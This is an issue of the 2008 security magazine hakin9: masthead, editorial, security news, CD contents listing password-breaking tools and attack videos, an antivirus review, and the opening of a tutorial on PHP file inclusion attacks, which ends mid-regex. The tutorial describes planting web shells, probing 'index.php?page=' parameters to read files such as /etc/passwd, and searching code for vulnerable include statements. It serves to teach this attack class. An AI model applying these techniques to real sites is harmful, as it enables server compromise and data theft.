

HAKING

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

FILE INCLUSION ATTACKS

Hacking the Server from Within

File Inclusion Attacks • ADS • All in Memory Execution • Robustness Testing

Hacking RSS

RSS Feeds Vulnerabilities Uncovered

Breaking the Wireless

The Real Dangers
of Wireless Network

All in Memory Execution

How to Use and Abuse Linux

Database Denial

Protecting Data in Postgres

Deploy Robustness Testing

Stress Your Code to Make It Stronger

APPLICATIONS ON THE CD

OUTPOST ANTIVIRUS PRO FROM AGNITUM
ADVANCED LOTUS PASSWORD RECOVERY
ADVANCED OFFICE PASSWORD BREAKER
ADVANCED OUTLOOK PASSWORD RECOVERY
ADVANCED PDF PASSWORD RECOVERY
ADVANCED WORDPERFECT OFFICE PASSWORD RECOVERY
EASY DRIVE DATA RECOVERY FROM MUNSOFT
MY ADS BY LAIC AURELIAN

2 VIDEO TUTORIALS

LOU LOMBARDY

USE THE NEW METASPLOIT
GUI UNDER WINDOWS XP

STEPHEN ARGENT

RUN A MAN IN THE MIDDLE ATTACK



PLUS

Alternate Data Streams

Hacking and Exposing Hidden
Filesystem Metadata

→ ACCELERATE

Power your security analysis and monitoring tools on heavily-loaded high-speed segments using cards, platforms and appliances from the world leader in passive data capture solutions.

- SNORT IDS
- YAK
- nProbe
- Bro IDS
- Wireshark
- nTop
- Argus
- TCPdump
- SiLK

→ REPORT

Easily deploy, administer and centrally control your security applications with the Applied Watch Command Center, from Endace: The industry's first information manager for open source.



- SNORT IDS / IPS
- Barnyard
- La Brea
- Clam AV
- Nessus
- Syslog
- and more . . .

Unique hardware and software solutions designed to drive some of the best community-developed network applications and toolsets available.

→ ANALYZE

The Endace DAG, NinjaBox and NinjaProbe product portfolio provides a common solution for monitoring the most widely-deployed local and wide area network interfaces - from T1 / E1 PDH to OC-768 / STM-256 SDH; 10 /100 to 10Gb Ethernet and 4x SDR to 4x DDR InfiniBand.

Contact us to learn more.

corporate headquarters

+64 9 262 7260

usa

+1 703 964 3740

asia pacific

+65 6744 1832

emea

+44 1223 370 176

Are your sensors CPU hogs?
Is your core wallowing in interrupts?
Does your NIC make a pigsty of your preprocessing?



SNORT® IDS: Accelerated with Endace NinjaBox-Z.

- * Complete Sensor Solutions
- * 16 X Snort Acceleration
- * 10 Gb Ethernet Segments
- * Full Preprocessing Support
- * Applied Watch Management
- * Open Server Platform
- * Standard Snort Source Code
- * Your Entire Ruleset

©2007 Endace Technology Limited. All rights reserved. SNORT® is a registered trademark of Sourcefire, Inc.

online

www.endace.com



CONTENTS

hakin9 team

Editor in Chief: Ewa Dudzic ewa.dudzic@hakin9.org

Executive Editor: Magda Błaszczyk magda.b@hakin9.org

Editorial Advisory Board: Matt Jonkman, Clement Dupuis, Shyaam Sundhar, Terron Williams, Steve Lape

Editors: Monika Drygulska monika.drygulska@hakin9.org, Sylwia Stocka sylwia.stocka@hakin9.org

DTP Management: Robert Zadrożny robert.zadrozny@hakin9.org

DTP: Ireneusz Pogroszewski ireneusz.pogroszewski@hakin9.org

Art Director: Agnieszka Marchocka agnieszka.marchocka@hakin9.org

CD: Rafal Kwaśny rafal.kwasny@gmail.com

Proofreaders: Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin McDonald, John Hunter

Top Beta testers: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Monroe Dowling

Senior Consultant/Publisher: Paweł Marcinia pawel@hakin9.org

Production Director: Marta Kurpiewska marta.kurpiewska@hakin9.org

Marketing Director: Ewa Dudzic ewa.dudzic@hakin9.org

Circulation and Distribution Executive: Wojciech Kowalik wojciech.kowalik@hakin9.org

Subscription: customer_service@hakin9.org

Publisher: Software Media LLC

(on Software Publishing House licence www.software.com.pl/en)


Postal address:

Publisher: Software Wydawnictwo Sp.z o.o.
02-682 Warszawa, ul. Bokserska 1

Worldwide publishing

Business address: Software Media LLC
1521 Concord Pike, Suite 301 Brandywine
Executive Center Wilmington, DE 19803 USA
Phone: 1 917 338 3631 or 1 866 225 5956
www.hakin9.org/en

Software Media LLC is looking for partners from all over the World.
If you are interested in cooperating with us, please contact us at:
cooperation@hakin9.org

Print: 101 Studio, Firma Tęgi 
Printed in Poland



Distributed in the USA by: Source Interlink Fulfillment Division,
27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL
34134, Tel: 239-949-4450.

Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd.,
Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney,
Australia, Phone: + 61 2 9972 8800.


Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams

we used  program by  SmartDraw

Cover-mount CD's were tested with AntiVirenKit
by G DATA Software Sp. z o.o

The editors use automatic DTP system  AOPUS
Mathematical formulas created by Design Science MathType™

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia, Singapore, The Netherlands, Australia, The United States

hakin9 magazine is published in 7 language versions:



DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Hacking the Time

Finally the summer has arrived. I hope we all do not get too lazy and can get ourselves together to work efficiently. People always wait for something, don't they? Some of us wait for the summer to come, some – just for the weekend. Why is it? Perhaps, we wish to make the time go faster or, at least, pretend it does. The sense of time flow is so relative that it changes along with our emotions, mood and, unfortunately, expectations. Can we actually influence the time? There are scientists who have been trying to modify the time and those who are trying to manipulate the way we experience the time flow. They say: babies and children have no feeling of time passing. We acquire the habit of perceiving time in a certain way, depending on which culture we grow up in. Most people in the West are so attached to linear time that we they do not realize it. Some cultures, however – for instance, some Native Americans – do not learn to experience time the same way as the rest of the world. They live in timelessness and I guess should be much happier.

A practice proving how strange and flexible is the time is the season time change rule still applied in some countries. And so, Poles, Germans and the other inhabitants of Europe sleep one hour less or more (depending on the time of the year) while the Indians or Japanese do not bother with anything like that. It is thought to be an electricity saving method from a bygone era but nowadays the time change seems to be more problematic than useful.

Dear Readers, instead of counting days that are left to the holidays or to the weekend – relax, focus on your actions and emotions and not on the clock ticking. Then turn the page, and the next one and another and enjoy hakin9 articles and tutorials. First, read about FI attack and its practical aspect. Then learn something new on dangers of the wireless networks presented by Stephen Argent and move to the second part of the series on Alternate Data Streams. We also have a paper on RSS for you, written by Aditya Sood, as well as two articles in the defense section: last part of the Postgres database security series plus a short paper on Deploying Robustness Testing. When you have enough of reading, explore the hakin9 CD and enjoy a new video, Metasploit3 GUI with Postgres created by Lou Lombardy and Stephen Argent's tutorial on Man in the Middle attacks.

I hope you enjoy this edition of hakin9 magazine. Should you ever have any suggestions or ideas to improve h9 – do let me know.

Magdalena Błaszczyk
magdalena.blaszczyk@hakin9.org



BASICS

12 File Inclusion Attacks

ALI RECAI YEKTA, ERHAN YEKTA

After reading this article, you will come to know about File Inclusion Attacks' methods and defense techniques against them.



ATTACK

20 Hacking RSS Feeds: Insecurities in Implementing RSS Feeds

ADITYA K. SOOD

This paper discusses the infection vectors that occur due to insecure coding by developers and includes other related security issues. It provides a detailed analysis of the errors and efficient measures to correct those errors, while keeping in mind the original security concerns.

30 Alternate Data Streams or “Doctor Jekyll and Mr. Hyde” Move to NTFS (Part II)

LAIC AURELIAN

The second part of the ADS series. This article reveals everything you should know about ADS, focusing on its practical use. You will learn how to create, use and delete ADS.

36 All in Memory Execution under Linux

ANTHONY DESNOS, FRÉDÉRIC GUIHÉRY, MICKAËL SALAÜN

A very useful paper on all in memory execution under Linux. The authors show its rules, all in memory's tools and protection methods against the execution.

46 The Real Dangers of Wireless Networks

STEPHEN ARGENT

The paper explains how to break into Wireless Networks and use Ettercap, Driftnet and Wireshark for sniffing. While reading this article, you will learn how to manipulate packets and view MSN conversations over the network.



DEFENSE

56 How to Deploy Robustness Testing

MIKKO VARPIOLA, ARI TAKANEN

In this article the authors explore various means of testing for the security mistakes, with the focus on deploying robustness testing into the software development lifecycle.

60 Protecting Data in a Postgres Database

ROBERT BERNIER

Part III of the three-part series on Postgres. This article addresses the issue of restricting access to data via the use of data encryption. After reading this paper, you will manage to use cryptographic functions obtained from two contributions modules.

REGULARS

06 In Brief

Selection of news from the IT security world.

Zinho & www.hackerscenter.com

08 CD Contents

What's new on the latest hakin9.live CD – a great number of fully functioning versions and special editions of commercial applications and a video tutorial on Metasploit GUI in a Windows XP environment.

hakin9 team

10 Tools

eScan ISS from MicroWorld

Anushree Reddy

68 Emerging Threats

Global Thermonuclear War – Shall We Play a Game?

Matthew Jonkman

70 Consumers Test

Choose the Right Router

Matthew Sabin & hakin9 team.

74 Interview

Interview with Nicolaas Vlok

Terron Williams

78 Self Exposure

Mike Chan, Bing Liu

hakin9 team

80 Book Review

IT Security Interviews Exposed. Secrets to Landing Your Next Information Security Job

Benjamin Aboagye

Risks, Controls, and Security: Concepts and Applications, 1st Edition

Joshua F. Morin

82 Coming Up

Topics that will be brought up in the upcoming issue of hakin9

Monika Drygulska

ATM MACHINES EASILY HACKED, DO YOU NEED MONEY?

When the SQL Slammer worm shut down over 10,000 ATM's belonging to Bank of America there was a big surprise in the security industry. Nobody would have suspected that such important machines were being powered by Windows PC's connected to the Internet.

Now, once again, researchers have demonstrated the possibility of stealing the sensitive information that card holders entered into ATM's by hacking them with a Windows 0 day exploit. Martin Macmillan, business development director with ATM security specialist Level Four Software, said that Banks have preferred to use common operating systems, like Windows, to give intelligence to ATM's thus exposing them to the same risks of a home PC. Keeping them secure translates into regular software updates and patching. But further security problems due to poor design implementations in which only the PIN is encrypted while card numbers and expiration dates are sent in the clear. In the end the number of ATM's, counting all of those small machines not under the direct control of the Banks, makes it very difficult for any large scale solution to work and work in a timely fashion, to prevent the 0 day attacks. – another tough one!

SEND A BEER TO PARIS THROUGH FACEBOOK

Facebook was not designed with security in mind. Their creators were not overly concerned with security when it was just an *I'm on web* website for American teenagers.

Nowadays Facebook holds private information about popular TV names as well as millions of members whose privacy is not well preserved.

One of the most digged stories of the past months was just about Facebook and the simplicity with which not-so-elite hackers managed to expose private images just playing with the Facebook web application parameters. Using a web browser and limited hacking skills, it was possible to set others' moods, send gifts, expose pictures and so on, anyone with Firefox and a couple of Firefox add-ons can feel like a hacker. *This is just the tip of the*

iceberg, said David Murphy, author of the digged story, on his blog. But it is enough to know what (not) to do with your pics.

(FIXED) GOOGLE XSS EXPOSES ALL YOUR GOOGLE ACCOUNTS

XSS is a nightmare for any web application developer. On his blog at xs-sniper.com, Billy Rios shows how he managed to inject and run Javascript from a Google spreadsheet. Guest star of the hack is Internet Explorer that renders *text/plain* as active content thus executing the *html/Javascript* carried with the server response. The proof of concept provided by Billy involves the injection of stealing-cookie Javascript code in the first cell of a spreadsheet being linked as a CSV document and carried with Content-type set to *text/plain* by Google. The exploit is possible because Google forgot to set Content-disposition to *attachment* that would have avoided IE showing the content as inline. The exploit is fairly dangerous because of the way Google handles cookies: Google cookies are set for all google.com subdomains, exposing Gmail, Code and all other big G's services at risk.

Google has already fixed the issue, but the way browsers handle Content-type headers is still a playground for web application researchers.

IM MONITORED BY BUSINESSES !

Under proposed changes by the federal government, businesses will be granted authority to intercept e-mail and instant messages. All Internet based communications, including instant messages and e-mails, will be intercepted by employers without permissions. The reason for such changes is taking counter-terrorism measures to stop hackers from stealing sensitive information, said Australian Attorney-General and MP Robert McClelland. But Dale Clapperton, Electronic Frontiers Australia chair, said that the new law implies an infringement on privacy.

MORE REMOTE EXPLOITS FOR VISTA

Three weeks after the release of Service Pack 1 for the most secure Microsoft

Operating System Microsoft addresses 5 new critical remote exploitation flaws. These flaws can lead to privilege escalation and code execution. The flaws are related to Internet Explorer, Office and Windows and all the Security Bulletins regarding the recent Critical advisories are marked as *privately reported*.

Multiple third party applications have also been found to be vulnerable to remote code execution including Quicktime and Opera for Windows Vista platforms. Patches were released or scheduled for April-May 08.

PRO-TIBETAN WEBSITES TARGETED BY CHINESE HACKERS

Is it another attempt at Cyber Warfare ? Chinese hackers have been taking over pro-Tibetan sites.

The attackers used known security flaws in a number of Microsoft Office products. Similar attacks using Microsoft Office exploits occurred in 2006 and 2007, forcing Microsoft to issue a number of patches and fixes. According to Mikko Hypponen, the chief research officer for F-Secure, most attacks were launched from Chinese IP addresses. The hacks were highly successful and in one instance a defense contractor went to F-Secure for help and discovered that one compromised Windows computer had been sending information to a server in mainland China for 18 months. So far it is unknown how much information about pro-Tibetan activities got to the Chinese attackers.

UN-SUPPORTING TIBET, WITH A ROOTKIT

Race for Tibet is a malicious rootkit. Not just another supporting the Pro-Tibetan cause. The Flash movie shows a *scorned* Chinese gymnast at the Olympic games being scored 0 despite of his good performance. McAfee has confirmed that many websites supporting Tibet have been modified to exploit known as well as 0 day Windows vulnerabilities in order to install keyloggers and malwares on the computers of visitors to the sites. The RaceForTibet.exe rootkit was discovered by Patrick Comiotto of Avert Labs, whose reverse-engineering

analysis showed the hook of Windows API's involved into Keyboard management. The keystroke log file dopydwi.log, was located in the windows system directory and the IP address where this file was sent was an unknown server located in...China!

SPAMMERS MOVING TOWARDS GMAIL & YAHOO

Spammers, the worst kind of people using the Internet, are trying to escape from the IP blacklisting cage by pretending to be common Gmail & Yahoo users. Having their mails carrying a trusted IP address would dramatically increase the success hit rate of email delivery. Moreover, in the past 6 months all the major CAPTCHA systems have been broken, and automated cracking tools created. It seems like a scary scenario for the future. The fight against botnets and the creation of strong captcha systems will become the most critical challenge for the next years.

WHEN HACKERS ARE HACKED

In the past few months there have been many discussions about hackers being hacked back through the tools they use. The trend is steady and increasing. More and more tools advertised in the most notorious hackers and security professionals mailing lists and websites hide keyloggers or even rootkits. Penetration testing tools and brute forcers seem the most infected. While at the beginning this appeared as the attempt of hackers to hack other hackers, some rumors and some (reverse engineering) findings uncovered that the authorities may be behind this infection. With this new tactic and new *anti hacking-tools* laws enforced in some European countries, tracking back hacking tools *consumers* through rootkits can be the ultimate proof of crime.

BLACK HAT EVENT

Attend Black Hat USA, August 2-7 in Las Vegas, the world's premier technical event for ICT security experts. Featuring 40 hands-on training courses and 80 Briefings presentations with lots of new content and new tools. Network with 4,000 delegates from 50 nations. Visit product

displays by 30 top sponsors in a relaxed setting including industry leaders Microsoft, Cisco, Google and new startups. Briefings tracks include many updated topics plus the always popular ones including Zero Day Attacks/Defenses, Bots, Application Security, Deep Knowledge and Turbo Talks. Register early for the best rates. www.blackhat.com

UPCOMING SANS TRAININGS

If you are suffering from a beach deficit, wrap up your plans to meet your 2008 training goals before the summer slips past. Attend SANS Virginia Beach 2008, August 21 - 29, and get the best in Internet and Application security education with world-class instructors and great networking opportunities! Work on your tan during lunch every day!

You'll be taught by the best instructors in the industry - seasoned professionals who are able to use their real-world experiences to demonstrate the practical value of the course material. After a week with SANS, you'll have gained a wealth of knowledge and skills you can apply to improve security immediately upon returning to work. www.sans.org

IT SECURITY WORLD CONFERENCE & EXPO

Featuring 7 focused tracks, 10 in-depth workshops, one Summit on Virtualization and a technology-rich expo jam-packed with 70+ technology and service providers, IT Security World 2008 (September 15-17) is heralded as the west coast's most comprehensive information security event! In addition to its industry-neutral tracks delivering hard-hitting, technical training, IT Security World offers three specific security summits in the following industries: finance, healthcare and the government sector.

IT Security World 2008 promises new strategies to overcome perennial problems, as well as progressive techniques to solve your most pressing pain-points such as VoIP, NAC, denial of service attacks, Evil Twin threats, buffer overflows, global communication and much more! www.misti.com



CD CONTENTS

hakin9 magazine always comes with a CD. At the beginning it was based on hakin9.live distribution, then we decided to cooperate with BackTrack team and use their distro as an engine.

hakin9 CD contains some useful hacking tools and plugins from BackTrack. Most of hackers know it well – BackTrack is the most top rated Linux live distribution focused on penetration testing. Every packet, kernel configuration and scripts in BackTrack are optimized to be used by security penetration testers. This CD is based on BackTrack 3 beta version. To start using hakin9.live simply boot your computer from the CD. To see the applications, code listings and tutorials only, you do not need to reboot the PC – you will find the adequate folders simply exploring the CD.

APPLICATIONS

You will find the following programs in Applications directory on hakin9 CD:

My ADS – program that completes the article on Alternate Data Streams by Laic Aurelian. The file that you will find on the CD is the setup that installs MyADS.exe, a full program developed by Laic Aurelian exclusively for hakin9. The author also provided a VB script that is related to the ADS article.

Outpost Antivirus Pro (OAV) from Agnitum Ltd. – high-speed, proactive anti-virus. It provides fast and efficient virus protection to keep your computer clean of malware as well as a comprehensive anti-spyware to safeguard your personal data. It is a license for 6 months of full-fledged antivirus updates. It can be installed on 3 PCs.

Retail price: USD 15.00
www.agnitum.com

Advanced Lotus Password Recovery from Elcomsoft – can be used to recover lost or forgotten passwords for files/documents created in the Lotus applications. Special version.

Retail price: USD 25.00
www.elcomsoft.com

Advanced Office Password Breaker

– breaks passwords and unlocks documents instead of performing lengthy password recovery. It unlocks password-protected Microsoft Word documents and Excel spreadsheets within a guaranteed timeframe. Special version.

Retail price: USD 49.00
www.elcomsoft.com

Advanced Outlook Password Recovery – recovers passwords (including multilingual ones) to protected Personal Storage Files (*.pst) used by Microsoft Outlook (all versions: 97, 98, 2000, XP, 2003, 2007 beta) to store emails, contacts etc. Special version.

Retail price: USD 29.00
www.elcomsoft.com

Advanced PDF Password Recovery

– unlocks PDF documents and remove editing, printing and copying restrictions instantly. Open encrypted and password-protected PDF documents quickly and efficiently. Special version.

Retail price: USD 39.00
www.elcomsoft.com

Advanced WordPerfect Office

Password Recovery – guarantees the recovery of protected documents created with any product and any version of Corel WordPerfect Office. Special version.

Retail price: USD 39.00
www.elcomsoft.com

Easy Drive Data Recovery from Munsoft

– can be used to recover data from corrupted or accidentally formatted disks. The program uses powerful unique algorithms that even allow the recovery of files that are not present in file system entries. Full version for 1 year.

Retail price: USD 29.95
www.munsoft.com

VIDEO TUTORIALS

Metasploit on Windows by Lou Lombardy

– in this tutorial we will show you how to use the new Metasploit GUI in a Windows XP environment. Using Metasploit we will scan a target, save the results, and then obtain a shell session on the target machine. You will need to have a Windows XP machine and a target machine.

The latest Metasploit 3.1 framework for Windows and the Postgres Database will need to be installed on the Windows XP machine. You will also need the SQL statements included on the CD.

The author of the video, Lou Lombardy, has been working in the IT field for over a decade. He is the founder of NibblesAndBits (www.NibblesAndBits.biz), a computer forensics company based in Atlanta, GA, and is an instructor for Vigilar's Intense School.

Man in the Middle Attack video

by Stephen Argent – it is an extra addition to the article on wireless networks vulnerabilities Stephen wrote. It can be found in Wireless_MITM.wmv directory. The video demonstrates a basic MITM attack from setup to execution, with a few slightly more advanced concepts.

CODE LISTINGS

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with hakin9 much easier. We placed the complex code listings from the articles on the CD. You will find them in folders named adequately to the articles titles.

HAKIN9 LIVE

If you wish a program or a tool developed by you to appear on hakin9 CD, e-mail en@hakin9.org.

If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.



If you have experienced any problems with this CD,
e-mail: cd@hakin9.org

eScan ISS from MicroWorld



System: Windows
License: Commercial
Application: eScan



Virus has always been a daily problem for the end users. System is on vulnerable state as soon as they are turned on. Which means, when they do file share with other computer's or over the Internet, they tend to be even more vulnerable to the viruses on loose in the Internet. This being the case, users who depend on information technology and computer system for many different purposes would like to have a toolkit that takes of all their headache to trace and find viruses within a system. More than finding one, it is best to quarantine and log the entire process of virus scans.

Quick Start

Installation is very simple as they are very similar to the Windows based installing software. It is a point-and-click installation and the software will do everything else for you. Figure 1, shows the admin panel window of the eScan toolkit. It has very simple and elegant features for all kinds of users to use the tool. It can work on scheduled way and always has different Active protection levels.

The users can choose the drive to scan from the On Demand window and click the "Scan" button. Once the scan is performed, a list of malwares will be logged and displayed at the same time in order for the users to be aware of the viruses spotted on their system. Figure 2, shows the scanning window that opens when




Figure 1. The On Demand Admin Panel




Figure 2. Scanning Window

the user starts the scan. eScan is updated on a regular fashion and it makes it very easy for users to do an auto-update check, where the software does everything for the users.

Advantages

It is quick and easy for installation, performing scan, running updates and choosing the various modes of the software to run on. The manual is well structure for users who get stuck at some point of time, when using this software. The logs store every granular detail of the scan, which helps even the beginner level users to easily understand the virus-infected file. It updates very frequently too.

Disadvantage

In general terms, a anti-virus products will always have its limitations. We can only have signatures for a known Malware, known to the security researchers of an organization designing such products. Hence, anti-virus products cannot identify certain viruses for which it does not have the signature. This is a major disadvantage for any anti-virus software. Other than that, I did not see any other disadvantages running this product.

by Anushree Reddy, AOL Inc.



**DATA RECOVERY
SOLUTIONS**

www.munsoft.com



ERHAN YEKTA,
ALI RECAI YEKTA

File Inclusion Attacks

Difficulty



In the realm of web application vulnerabilities, file inclusion attacks are one of the most dangerous. What makes this type of attack so dangerous?

Depending on how secure the server is, the attacker could include local and/or remote files by using file inclusion techniques. By doing this the attacker would be able to run commands or compromise files on the system. All that has to be done is place a web shell (i.e. `c99shell`, `r57shell`) on the server thus giving the attacker control of the website or the server if it is not well protected.

A person attacking the server using a web shell could read all the files on the server. If write permissions are available all the files could also be edited which could be used to perform a number of operations including: changing the start page or setting a login-script to send the login information of all the people who logged in to the site. The attacker could also gain access to the database to see and potentially modify and/or delete all the user information. Having a web shell on a website could have fatal consequences for a website as well as the server.

Many websites work with databases as their means of displaying data. Instead of typing the connection information for the database in every page a file is created which contains the login information.

This file is included in web pages and is a very convenient way to maintain database connections, because all you have to do to connect to the server is to write just one line code:

```
<?php
    include ("config.php");
?>
```

This code includes the contents of `config.php`. You can also include the files in a dynamic way that allows you to include variables and change them just like you want to:

```
<?php
    include ($page);
?>
```

Annotation: if the value of `register_globals` in the `php.ini` is set to off, the variable `$page` will not be treated as a super global variable and therefore it cannot be changed via URL. The include statement will have to be `$_GET['page']`, `$_POST['page']`, `$_REQUEST['page']` or `$_COOKIE['page']` instead of `$page`.

In this case `$page` is a variable that can be included any file, only the URL has to be changed to support it. If you want to include `downloads.html` (the file should exist), you will have to type `index.php?page=downloads.html` and press *Enter*. Now you can include any file. If the file in the include statement does not exist, you get a warning-error but the script will still work. In addition to the include statement, you also can use `require`, `require_once`, or `include_once`. `require` works almost like

WHAT YOU WILL LEARN...

What File Inclusion Attacks are

The real danger of the attacks

How to find vulnerabilities and exploit them

Developing defense techniques against File Inclusion Attacks

WHAT YOU SHOULD KNOW...

Good PHP Knowledge

Apache Webserver basics

Linux Basics

include the only difference is, that if the file does not exist, you get a fatal-error and the script breaks. `Require_once` will check if the file is included already. If not, then the file will be included. The check in `require_once` prevents a file from being included several times in a script. `include_once` works just like `require_once`. It checks if the file was included already, if not it is going to try to include the file. When a file does not exist, a fatal-error report is produced and the script breaks.

Finding File Inclusion Vulnerabilities

There are two ways to find file inclusion vulnerabilities; White-Box Testing and Black-Box Testing.

White Box Testing

White-Box Testing is when you have access to the source code of the website. A lot of *Content Management Systems* (CMS) are open source. This means their source code is available for everyone. We have to look for an include statement, which includes variables and not files. For example `include($page)`; If the variable is not protected by any safety mechanisms then we have found a vulnerability.

Black-Box Testing

Finding a vulnerability of non-open-source systems by using Black-Box Testing is more difficult, because we do not access to the source code, but it is still possible.

If the URL of a website is like `www.example.com/index.php?page=downloads.html`, we have to play with the URL until we receive an error. We can change the name of the file we want to include. We type `/index.php?page=something.html` and open the page. *Warning: include(something.html) [function.include]: failed to open stream: No such file or directory in /home/seite/public_html/index.php on line x.* If we receive such an error, we again can include any file.

What do we do if PHP does not show any error messages?

A lot of websites have a `robots.txt` in their main directory, which is usually for search engines. But we are going to use it.

First of all we type `www.example.com/robots.txt` to make sure, that the file exists. If

yes, then we change the URL and include `robots.txt`. We open `www.example.com/`

`index.php?page=robots.txt` and see an announcement similar to this one:




Figure 1. c99Shell Screenshot




Figure 2. Finding Vulnerabilities via Google Code Search




Figure 3. File Inclusion Attack – example

BASICS

```
User-agent: Mediapartners-Google*
Disallow: User-agent: * Disallow:
admin.php Disallow: /admin/
Disallow: /images/ Disallow:
/includes/ Disallow: /themes/
```

And it worked again. If *robots.txt* does not exist, you have to try to include other files on the server. (*/etc/passwd* or *something else*)

Google Codesearch

With Google Codesearch it is possible to search for the source code of specific programs or scripts. In Google Codesearch you can use regular expressions to make the search easier. We use Google Codeserach in order to find vulnerable CMS, which have File Inclusion vulnerabilities. We type this regular expression:

```
lang:php (include|require)( _
once)?\s*['"](?:\s*\$_
(GET|POST|COOKIE) and we have already
